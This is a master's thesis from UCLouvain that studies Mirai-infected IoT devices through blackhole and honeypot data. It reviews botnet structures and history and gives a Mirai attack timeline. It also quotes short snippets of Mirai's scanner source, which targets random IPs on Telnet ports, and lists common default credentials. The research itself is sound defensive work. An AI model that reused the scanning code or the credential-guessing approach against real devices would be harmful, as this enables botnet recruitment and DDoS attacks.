UCL Université catholique de Louvain

École polytechnique de Louvain (EPL)

Measurements of compromised IoT devices from blackhole and honeypot

Dissertation presented by
Sami MOKADDEM ,

for obtaining the Master's degree in
Computer Science and Engineering

Supervisor(s)
Ramin SADRE,

Reader(s)
Ramin SADRE, Olivier BONAVENTURE , Alexandre DULAUNOY , Lionel METONGNON

Academic year 2016-2017

Abstract

The Internet of Things is becoming more and more popular. From surveillance video cameras to internet connected mattresses, manufacturers are rapidly moving into the gap. These devices are an answer to a simple need and, somehow, their cost and energy efficiency must be optimized. Consequently, they are usually build without even considering security and privacy aspects.

This work essentially focuses on a particular IoT malware, namely Mirai. First, as a primer, we will review essential theoretical notions ranging from the description of IoT to the complexity of high-interaction honeypots. Then, we will observe network traffic collected from a blackhole. This traffic will present uncommon properties touching the transport layer as well as the network layer of the OSI model. Finally, thanks to our honeypot, we will switch to a more interactive data collection where tendencies and behaviours can be deeply analysed. We will be able to see the evolution of the malware and its different versions, as well as an estimation of the location of infected devices.

Acknowledgements

I would like first to thank my master thesis advisor Professor Ramin Sadre, for the support and advices provided throughout the research and writing. He granted me freedom in my work while keeping an eye on it, steering me in the right direction if needed. He was always open to discuss whenever I ran into trouble or had questions.

I would also like to thanks the experts involved in the technical part of the research, namely: Alexandre Dulaunoy and Gerard Wagener, Security Researchers at CIRCL. they offered me insightful advices, as well as technical support. Without their help, this research would not have been successfully conducted.

I would also like to acknowledge my readers, Professor Olivier Bonaventure, Alexandre Dulaunoy and Lionel Metongnon, which took their time to give me valuable comments on this thesis.

I would also like to show my gratitude to Michael Renotte, for his quick and spontaneous help concerning the correction of some part of the written work.

Finally, I must express my very profound sentiments to my parents and to my girlfriend for providing me unfailing support and continuous encouragement throughout my years of study and during the process of researching and writing this thesis. It is an absolute certainty that this accomplishment would not have been possible without them. Thank you.

Sami Mokaddem

Contents

CHAPTER 1

Introduction

The Internet of Things - or commonly called IoT - is closer to a concept than an object. There exists lots of differents definition for this simple keyword, but they all agree on one particular point: The ability to communicate. The Oxford dictionary [1] defines it concisely, but very efficiently:

The interconnection via the Internet of computing devices embedded in everyday objects, enabling them to send and receive data.

IoT devices are popping everywhere. This can be explained by the fact that they are becoming essential for lots of applications. For example, they increase efficiency and speed in supply chain management, while improving quality of service and providing useful information in fleet management [2]. But IoT devices also have a place in our houses. Indeed, they are widely used for facility management or security and surveillance. They allow ordinary people to monitor the temperature, the air quality and the energy consumption of their home, but also to secure and control what's happening inside and outside their house.

Studying these objects is important for multiple reasons.

The first one is related to their growing rate. Each day, new devices emerge and becomes one with the Internet. Indeed, according to Cisco [2], the number of IoT devices connected to the Internet is huge. They estimate that nowadays, there are 27 billion of them, and this number is still growing. They project that in 2020, this number will rise to 50 billion.

The second reason is related to security. Recent studies [3], [4] and [5] seem to agree that security is not the primary concern of manufacturers. In 2015, Symantec [3] investigated 50 smart home objects that were available on the market. They found out that none of them were enforcing basic security principles. Concerning the authentication, none of them used strong passwords, mutual authentication, or protected accounts against brute-force attacks. And almost two out of ten of the mobile apps used to control the IoT devices tested did not use Secure Sockets Layer (SSL) for encrypting communications with the cloud. The painting of this bleak picture is done even without thinking about common vulnerabilities.

Therefore, the combination of these two facts leaves an individual at risk of cyberattacks.

In the recent past, Yin Minn Pa Pa et al. [6] noticed that port 23 - Telnet - was undergoing an increase of attacks year after year. Since 2005, they have seen an intensification of scans for

Telnet, raising to 209,479 average scanning sources per day, representing 52.5% of all sources[1].

More recently [8], on 20 September 2016 a DDoS attack occurred. A throughput of 1 Tbit/s from 152,000 IoT devices was recorded, targeting the French web host OVH.

The next month, on 21 October 2016, the world record was beaten. Over 1 Tbit/s of unwanted traffic against the Dyn DNS server has been delivered, making the service unavailable, disrupting hundreds of websites and web services, including Twitter, Spotify, Reddit, Github, Paypal, Airbnb and so on.

These extremely large DDoS attacks have been performed by an IoT botnet named Mirai, turning infected devices into remotely controlled bots.

Motivated by these observations and events, this work aims at providing a deeper analysis of the behaviour of Mirai-infected IoT devices, and potentially other Telnet-based IoT malwares. This is made possible by the utilization of a blackhole and a honeypot. With them, we were able to collect low interaction traffic as well as higher interaction traffic consisting of complete Telnet sessions.

The realization of this work has been made possible thanks to a close collaboration with *The Computer Incident Response Center Luxembourg* (CIRCL[2]), a government-driven initiative designed to provide a systematic response facility to computer security threats and incidents.

The hosting of the blackhole and the honeypot has been done by CIRCL. Nearly all the processed data have been gathered by these two tools operated by the CIRCL team.

The planning of the work is as follow.

Before diving into the exploration of the comportment of Mirai, we will set up a base knowledge of IoT devices, botnets and blackhole as well as honeypot; then we will outline some characteristics of the Mirai source code. The contribution to the research community will come after followed by an explanation of the data acquisition and the methodology used throughout this work.

The exciting topic will come later. In the first part, we will have a look at the results obtained from the blackhole, particularly focusing our interest on the Initial Sequence Number (ISN) of TCP connections but also taking a glance at the Time to Live (TTL).

The second part will be entirely dedicated to the honeypot. We will focus on its implementation and present analysis. We will also see how the parsing of the Telnet session is done, along with the analysis of tendencies and behaviours that can be deduced from these sessions. In addition, we will try to extract even more information from infected devices using X.509 certificates.

Finally, we will close this work with recommendations and further work.

Nearly every source code used throughout this work is available in `this` Github repository.

[1] Japan's darknet monitoring system, using the darknet of NICTER[7].

[2] `http://circl.lu/`

CHAPTER 2

Theoretical base

In this chapter, we will address an important concept that should be mastered before jumping into the analysis. We will define more precisely what the Internet of Things is and look at which level of security these devices are subject of.

Then, we will picture how classical botnets work, closely followed by a brief inspection of the Mirai malware.

We will then close this chapter by defining a blackhole and a honeypot and how they work in practise.

2.1 You said Internet of Things?

There exists plenty of different definitions of the Internet of Things. The *InternetOfThingsAgenda* broadens the somewhat straightforward definition given by the Oxford dictionary.

Definition 2.1. *The Internet of Things (IoT) is a system of interrelated computing devices, mechanical and digital machines, objects, animals or people that are provided with unique identifiers and the ability to transfer data over a network without requiring human-to-human or human-to-computer interaction.*

The term *Things* is then used to uniquely define an entity capable of integrating heterogeneous data.

The ubiquity and the design of IoT make them perfect to apply the `any*` paradigm as defined in [9] and [10] and showed at the figure 2.1. The `any*` paradigm simply means that devices should be available at anytime, anywhere, anyhow and so on.

Continuing on the requirement of IoTs, the previous list does not reflect what we first think when we talk about small devices. Indeed, we put aside some considerations: they must be cheap, and preferably save as much energy as possible [11]. We will now see why this full combination does not form a good mix, security wise.

Unfortunately, the intrinsic design of the any paradigm as well as the hardware constraint do not left much space for security. According to [11], [12] and many more security surveys for IoT, it is still a challenge to be addressed.




Figure 2.1: The any-paradigm in IoT

Insecurities take many forms, as evoked in [10], devices are subject to widely known security vulnerabilities. Cui et al. revealed in [13] that default credentials like `admin:1234` or `root:root` are common among them. They identified that over 540,000 publicly accessible embedded devices were configured with factory default passwords, which constitutes over 13% of all discovered embedded devices. They also exposed that for 102,000 tracked devices, 96% remain vulnerable after a 4-month period. Similarly, some devices suffer from weakly implemented C code.

These basic vulnerabilities expose IoT devices to the most unsophisticated attacks such as spoofing, jamming and simple intrusion attacks.

The attractiveness for attacking IoT devices becomes obvious, they are permanently online, even if there is no need to; they have no anti-virus protection and only weak protection mechanisms, if any at all. Another major flaw that put the nail in, is that there exists devices which do not have the capability to be patched, which means that in case of a vulnerability disclosure they cannot be fixed.


It seems that security and Internet of Things do not get along.

2.2 Classical and IoT botnets

Botnets are collections of compromised machines (called bots) under control of an attacker (called botmaster). We say that a machine is compromised when it is infected with a malicious software. Together, these infected machines form a group without the owner's knowledge, typically.

Botnets are usually used to perform illegal activities like Distributed Denial of Service (DDoS), spamming, click fraud or phishing attacks.

The ways of acquisition of the malware are various; it could be either a drive-by download or exploiting a web vulnerability. Upon infection, new bots connect to another part of the botnet called command-and-control (C&C) to receive their orders. The botmaster can use this C&C to push out commands and updates.



(a) Centralized botnet structure

(b) Decentralized botnet structure

Figure 2.2: Two principal botnet structure

2.2.1 Architecture and communication channel

The method of controlling bots has evolved over time. Seenivasan et al. [14] and Fedynyshyn et al. [15] propose an interesting survey of existing botnet. They classified five type of botnet based on the C&C channel used for communication, but also considered their structure.

Structure of botnet

Two main structures of botnet are well defined: the centralized botnet structure and the decentralized botnet structure.

In the centralized model 2.2a, clients (bots) contact one or multiple predefined servers (C&C) to get their instructions. One interesting thing to notice is that, the entire botnet relies on particular addresse(s) which can be easily detected. If, for some reason, the C&C server(s) were to be unreachable, the botnet would collapse. Typically, anti-malware organization hunt these weak points and shut them down, effectively halting the attack.

On the opposite, the decentralized model 2.2b consist of a network of nodes composed of bots as well as the bot master. Also called Peer-to-peer (P2P) structure, this model present one solid advantage against anti-malware organizations, it is highly robust, thanks to the resilience of the network.

However, we should note that this configuration has the limitation of having a higher latency for data transmission, because the data need to travel node by node. Another disadvantage lays in the soundness of this model. The communication mechanism generates a lot of traffic, making it subject to network monitoring. Also, each node is giving away the identity of their friends.

Amazingly, the previously presented structure can be merged into a hybrid botnet structure [16]. This kind of botnet results in the combination of the centralized and decentralized model. This structure, sketched in figure 2.3, has enormous advantages. It is harder to be shut down, monitored, and hijacked. But also provides robust network connectivity, individualized encryption, limited botnet exposure by each bot and easy monitoring and recovery by its botmaster. This structure seems to be the state-of-the-art of botnet architecture.




Figure 2.3: The hybrid botnet structure

The next small sections will briefly review the structure as well as the method of communication for the following 3 type botnet:

- Internet Relay Chat networks (IRC) botnet
- P2P botnet
- HTTP botnet

IRC botnet

Traditionally, bots were communicating through Internet Relay Chat networks (IRC), which works on a client/server networking model, like the centralized model. Based on the commands received from the IRC server, bots perform the requested action.

IRC botnet are also known for their PUSH style model since the botmaster frequently sends commands to its slaves, which then respond immediately to them. Before sending any command, the botmaster authenticates the username and password. If the authentication is successful, instructions will be sent. This process is done in order to avoid impersonation.

P2P botnet

P2P botnet can be formed using the P2P protocols and decentralized network of nodes. This model is extremely difficult to take down as nodes can play both the role of server and client. Therefore, if a node is shut down, another can take its place.

Issued commands are usually signed using digital signing [17]. The signing operation is done by using asymmetric encryption. It consists of a pair of public and private key, where one key (the private key) is used to decrypt or sign messages while the other one (the public key) is used to encrypt and verify the signature. The botmaster keeps its private key secret and embed its public key in all of its bots. Hence, genuine broadcasted commands can only be sent from the botmaster.

HTTP botnet

HTTP-based botnets are using the centralized model and obviously, the HTTP protocol. Botmasters use this protocol to hide their activities from firewall and Intrusion Detection Systems, blending into the mass of normal web traffic.

Bots received their commands by visiting the website or IP address defined by the botmaster, which acts as the C&C server. Instead of remaining in connected mode as the IRC botnet do, an HTTP botnet just has to periodically visit the website to get its commands. This difference makes them use the PULL style instead of the PUSH one.

In this model, the authenticity of the botmaster can still be ensured. Well established protocols like Secure Socket Layer (SSL)/TLS provide authentication, privacy and data integrity making extremely difficult for another individual to impersonate the botmaster.

2.2.2 Life cycle of botnets

According to leonard et al. [18], a botnet life cycle is composed of 3 phases: *formation*, *C&C and attack* and *post-attack*. Feily et al. [19] enhanced the model by adding an additional phase: *update and maintenance*.

The formation phase consists in the initial infection. The attacker scans multiple targets looking for a known vulnerability. Once found, he infects the victim through different exploitation methods. These previously straight devices transform into malicious members of the botnet. Later, the C&C instructs its bots to perform an illegal activity, like a DDoS.

After the attack comes the post-attack phase. Some bots may have been cured by a patch. Consequently, the botmaster needs to recruit more member to be merged with its actual botnet. Eventually, the last phase takes place. The attacker needs to maintain his bots lively and updated [19]. Bots are commanded to download new binaries for two purposes: for potentially evade some installed detection techniques or for adding new features to the botnet.

Sometimes, bots are instructed to change their C&C server. This migration may be essential to keep the botnet alive [20]. In fact, botmasters try to keep their botnet invisible and portable by using the Domain Name System (DNS). This is extremely useful because if their C&C servers become disrupted, the botmaster can easily setup new one with a different IP address. The change will rapidly be propagated among the bots, initiating the migration to the new server location.[20] [21]

2.2.3 Historical botnets and their impacts

The first bot with malicious activities emerged in 1999 [22]. It was constituted of a Worm named *PrettyPark* [23] that connects to an IRC remote server, allowing the attacker to retrieve a variety of information about the system. It also had a mechanism allowing it to download and execute files from the IRC channel.

It introduced the concept of victim machine connecting to an IRC channel to listen for malicious commands. Many of the ideas of PrettyPark are still alive and seen in most IRC bots today.

Another IRC-based botnet called GTbot for Global Threat botnet emerge in 2000 [22]. GTbot was based on the mIRC[1] client. Thanks to mIRC, this botnet had access to User Datagram Protocol (UDP) and Transmission Control Protocol (TCP) sockets, allowing him to perform some basic network operations like Port scanning and Flooding.

[1] `http://www.mirc.com/`, from the website: "mIRC is a popular Internet Relay Chat client used by individuals and organizations to communicate"

The funny part of the story relies on the fact that GTbot went as far as scanning for other infected hosts and updating them into bots of GTbots [24].

In 2002, SDBot was commercialised by its author. This bot was written in C++ and allowed other hackers to use, modify and maintain it. As a result, the next generation of botnet borrowed ideas, code and concepts from SDBot. Originally, SDBot and its ensuing bots were aimed at remote control and information theft. But the move towards modularity and open sourcing created new variants with other bad features: encryption for ransomware, HTTP proxies, File Transfer Protocol (FTP) server for storing illegal content, keylogging, data mining or Instant Messaging Spam (SPIM).[22]

The next year, in 2003, a botnet called Rbot appeared. It was the first to use compression and encryption algorithms to try to evade detection [22]. It also attempted to guess weak passwords using default list. Based on the target system, it tried combinations of username and password from the provided list but also from information found on other systems [24].

Gradually, the succeeding botnet started to move away from the IRC structure. They began to use other methods of communication like HTTP, ICMP, P2P and SSL.

2.2.4 Botnets countermeasures

We saw that botnets are using a wide range of technologies to avoid impersonation and evade detection. However, the action executed by them are generally i1llegal. So, it is important to setup countermeasures to prevent this phenomenon. We will quickly see how security researchers and security companies can protect themselves against botnets or how they can take them down.

As we already see, a common way to disrupt a botnet is to locate the C&C server and take it down or filter out its traffic. If the C&C server can't access to its bots and reciprocally, the botnet is dismantled and taken down. This kind of operation can be carried out easily if there exists a cooperation with an Internet Service Provider (ISP). However, a collaboration is not always possible [25]. Then, We need to find other points of attack.

An alternative solution could be sinkholing the malicious traffic. This operation consists in redirecting network traffic to a dedicated server. This server records malicious traffic, analyse it and drop it so that it cannot reach the original target it was meant for [25].

In the same mind, the utilization of a blacklist may be useful. This list may provide information about IP addresses of malicious hosts or subnets from where the traffic should be filtered out. For example, the Spamhaus Project[2] provides diverse real time lists, helping to identify addresses of bad activities [26].

Finally, the best solution to the problem, but also the more difficult, could be to clean infected devices. A botnet is nothing without its slaves as it can't accomplish anything. This task is extremely difficult because access to infected devices may be complicated, owners or administrators may not be aware that they have infected devices or the cleaning task is simply impossible. A standard recommendation to keep systems safe would be to use firewalls and up-to-date anti-virus (AV) software [26].

We can see that a kind of loop has settled down. We are constantly trying to mitigate the problem while botnet creators becomes more and more creative to overcome the countermeasure.

[2] `http://www.spamhaus.org`




Figure 2.4: The endless fight between security researchers and botnet authors

The figure 2.4 depict this idea.

2.2.5 IoT botnets

In this section, we will see the typical organisation of an IoT botnet and concisely describe how existing one work.

Most malware used to turn vulnerable IoT into bot are coded in the C programming language. For example, the partially leaked source code of BASHLITE[3], a popular malware targeting IoT running on Linux, is written in C. Also, the completely released source code of Mirai [27], one of the most predominant IoT malware in current time, is 85% written in C and approximately 10% in the Google Go programming language. Similarly, an IRC-based mass router scanner called LightAidra[4], is also written in C. Usually, malwares are cross-compiled in order to support different architectures use to run the most common OS for IoT: The Linux operating system.

As explained in [28], IoT botnets are composed of two basic botnet parts and additional four components.

1. Bots: Compromised IoT devices obeying to commands. They may perform DDoS attack
2. Command and Control (C&C) server: They are used to control bots
3. Scanners: They are used to scan for vulnerable IoT devices
4. Reporting server: These servers are used to collect data or scans from bots and scanners

[3] `https://github.com/anthonygtellez/BASHLITE`
[4] `https://github.com/eurialo/lightaidra`

5. Loaders: Are used to login to spotted vulnerable devices and instruct them to download malwares.

6. Malware distribution server: is a location where the code of malwares is stored to be later distributed to IoT

Of course, some functionalities may be done by a single device. For example, a device could endorse the role of a scanner as well as a loader. In Mirai, bots are used to scan for other vulnerable devices but also to carry out DDoS attack on specified targets.

As we already see, C&C regularly communicate with their slaves in a client/server model, where bots received their commands from the C&C. Thanks to the scanning procedure, which could be done along with other function or by a unique device, vulnerable devices will be found. In some cases, discovered devices will be reported to reporting servers; otherwise, the next phase of the compromising will be executed by the scanning device. Loaders will use information gathered by the scanning procedure to download and launch malware on the exposed device. This evil piece of software will spread among vulnerable devices increasing the size of the botnet.

Now that we saw the typical chain of action leading to the creation of an IoT botnet, there is still one point concerning the scanning phase we did not mention yet. Most IoT devices have Telnet and web interface enabled with default credentials. This is essentials for users to access or configure their devices. But in most case, these users will not change the default password. According to [29], *"A lot of devices and services we have seen during our research should never be connected to the public Internet at all [...] Whenever you think 'that shouldn't be on the Internet but will probably be found a few times' it's there a few hundred thousand times. Like half a million printers, or a Million Webcams, or devices that have root as a root password."*

So, Telnet is the most favourite vector of infection for loaders. They will use information sent to reporting servers from scanners to login to the vulnerable device with the reported credential. Once they have access to the device, they will force the download of the malware from distribution points. As we will see in the chapter dedicated to our honeypot, loaders will use different tools to fetch the infected binaries; WGET and Trivial File Transfer Protocol (TFTP) seems the most popular for the moment. Lastly, when the malware is downloaded, the loader executes it, enabling the IoT device to come under control of the botmaster.

Now that the IoT device is compromised, it may behave as usual, not showing any performance drop for the user, or it could also be used as scanner to find other devices. This comportment will be adopted until the botmaster requests an illegal action like a DDoS attack. Now that the hacker has a large, working botnet, he could do different jobs to earn money. He may propose on-demand spam, phishing or DDoS services, or rent it to users by letting them access to the C&C API to control bots.

Furthermore, some security blogs reported that some versions of Mirai include a bitcoin mining component [30] [31]. According to them *"Given Mirai's power to infect thousands of machines at a time, [...] there is a possibility that the bitcoin miners could work together in tandem as one large miner consortium."*. They haven't determined at which extent this could be possible, though, they see it as an *"interesting yet concerning possibility"*. Nevertheless, Robert Graham, a security blogger, did the math [32]. He calculated how much money would a hacker be earning if he is mining bitcoins with a 2.5 million devices Mirai infected botnet[5]. We will also do the math for curiosity but also for entertainment.

[5] `https://securingtomorrow.mcafee.com/mcafee-labs/mirai-botnet-creates-army-iot-orcs/` - 10/05/2017

He took the average processor computation power that we can find on IoT security cameras, corresponding to 1.2Ghz. Such processor running at this frequency can mine at a rate of 0.187 megahashes/sec [6]. He then took the price of bitcoin in April 2017, but we will update them as the bitcoin price is undergoing a huge increase over the previous month; then, we will follow his methodology.

Considering that the current hash-rate is around 4.5 million terahashes/sec[7], there is 1728 bitcoins generated per day in reward[8] and that the current price of bitcoin is 1998.49$[9]. Therefore, by putting everything together, we have:

- Total Mirai botnet hash-rate = 2.5 million of bots × 0.187 megahashes/sec = 0.468 terahashes/sec
- Daily bitcoin earning = 1728 bitcoins × 1998.49$ = 3,453,390.72 ≈ 3.5 million$/day
- Daily Mirai earning = hash-rate × daily bitcoin earning = (0.468 / 4.5 million) × 3.5 million$/day = 0.364 $/day

In other words, if the entire Mirai botnet of 2.5 million of IoT devices was furiously mining bitcoin, its total earning would be 0.37$ per day which is 12 pennies more than in April. According to Graham, it is *"inconceivable that anybody would add bitcoin mining to the Mirai botnet other than as a joke"*.

2.3 Case study: Mirai

In this section, we will go deeper into the analysis of Mirai. We will see a timeline of events Mirai is responsible for, what its creator accomplished, how Mirai is recruiting new bots and lastly, we will see an overview of the published source code.

2.3.1 Primer: What exactly is Mirai?

As you may certainly have guessed, Mirai is an IoT malware. It is responsible for multiple DDoS attacks on different websites, services and companies; including one of the most powerful throughput in recent time. A succinct timeline of events caused by Mirai until now (April 2017) is draw at the figure 2.5. [33][34][35][36]

Similar to the behavior of IoT botnets explained in 2.2.5 Mirai is a malware that turns vulnerable IoT devices running out-of-date versions of Linux into remotely controlled bots forming a botnet. More precisely, it is designed to hijack busybox systems[10] [37], which are commonly used in IoT devices. Its primary targets are videos security cameras as well as home routers connected to the Internet, running the Telnet protocol. Devices having default credentials like `admin:1234` or `root:root` are vulnerable.

According to a leaked chat log of the Mirai's author Anna-Senpai [38], the name of the botnet refers to a 2011 TV anime series *Mirai Nikki*, where Mirai means *the future* in Japanese [39]. Anna-Senpai also released his source code[11] because it was becoming dangerous to stay longer as there are plenty of eyes looking at IoT now [40]. As stated by Anna-Senpai:

[6] `https://en.bitcoin.it/wiki/Non-specialized_hardware_comparison`
[7] `https://blockchain.info/charts/hash-rate` - 20/05/2017
[8] `http://www.bitcoinblockhalf.com/` - 20/05/2017
[9] `http://www.coindesk.com/price/` - 20/05/2017
[10] Definition of busybox given by its website: *"The Swiss Army Knife of Embedded Linux"*
[11] `https://github.com/jgamblin/Mirai-Source-Code/blob/master/ForumPost.md`

"I made my money, there's lots of eyes looking at IOT now, so it's time to GTFO. So today, I have an amazing release for you. With Mirai, I usually pull max 380k bots from telnet alone."

Even so, Akamai (Content Delivery Network of the KrebsOnSecurity website) and OVH said that the Mirai attack was the *'largest assault ever mitigated'*, the number they gave ($\sim$ 620 Gbps and +1Tbps) may be a bit inflated. The leaked chat log [38] says that it was exaggerated, as we can see in the snippet:

```
[...]
[11:08:16 AM] live:anna-senpai: im not even sure who numbers are accurate
[11:08:21 AM] live:anna-senpai: akamai says 656 gbps
[11:08:24 AM] live:anna-senpai: ovh says 900gbps
[11:08:30 AM] live:anna-senpai: they sound like exxagerate
[11:08:32 AM] katie.onis: ovh are huge liars.
[11:08:36 AM] katie.onis: and akamai exaggerated
[11:08:44 AM] katie.onis: I was talking to erik about it, and he agrees they
    exaggerated.
[11:08:49 AM] live:anna-senpai: heh
[11:08:51 AM] katie.onis: when we can measure it at two of our locations and it
    doesn't saturate
[11:08:51 AM] live:anna-senpai: yeah probably
[11:09:00 AM] katie.onis: it's pretty much an exaggeration
[...]
```

2.3.2 Operations of Mirai and source code overview

This techinal section has been written with the help of [10].

As we saw previously, the source code of Mirai was published. It can be found on GitHub as an open source project for research purposes. In my oppinion, the source code is really understandable as it is well written.

In the source code, we can find a file called `scanner.c`[12], this code is responsible for searching new victims to compromise and convert them into bots. We will now analyse it.


The beginning of the scanner program starts by initializing variables and defining functions. Then, It select a random IP

```
scanner.c @line 212
iph->saddr = LOCAL_ADDR;
iph->daddr = get_random_ip();
```

on port 23 or port 2323 (TCP).

```
scanner.c @line 217
if (i % 10 == 0)
{
  tcph->dest = htons(2323);
}
else
{
  tcph->dest = htons(23);
}
tcph->seq = iph->daddr;
```

[12] https://github.com/jgamblin/Mirai-Source-Code/blob/master/mirai/bot/scanner.c



Discovery — Botnet attack

Source code released — Botnet monetization

Identity disclosure

Aug' 2016	Mirai is discovered by researchers at MalwareMustDie
20 Sep' 2016	The botnet attacks the website of a security researcher - KrebsOnSecurity, with a throughput of ∼620 Gbps
20 Sep' 2016	Mirai attacks OVH, a French cloud company at a rate of 1Tbps
30 Sep' 2016	The Author of Mirai - Anna-Senpai - released the source code
October 2016	According to Colorado's Level 3 Communication, the number of Mirai compromised devices doubled from 213 000 to 493 000
21 Oct' 2016	Attack on Dyn DNS, impacting popular website like Paypal, Github, Amazon, Spotify and others. It is estimated that the throughput of reached about 1.2Tbps
27 Nov' 2016	A new version of Mirai shutdown Internet access for 900.000 Germans customers of Deutsche Telekom
November 2016	The authors of the attack on Deutsche Telekom rent part of their botnet
5 Dec' 2016	Again, at least 55 000 customers of the Brithish ISP TalkTalk lose Internet connection
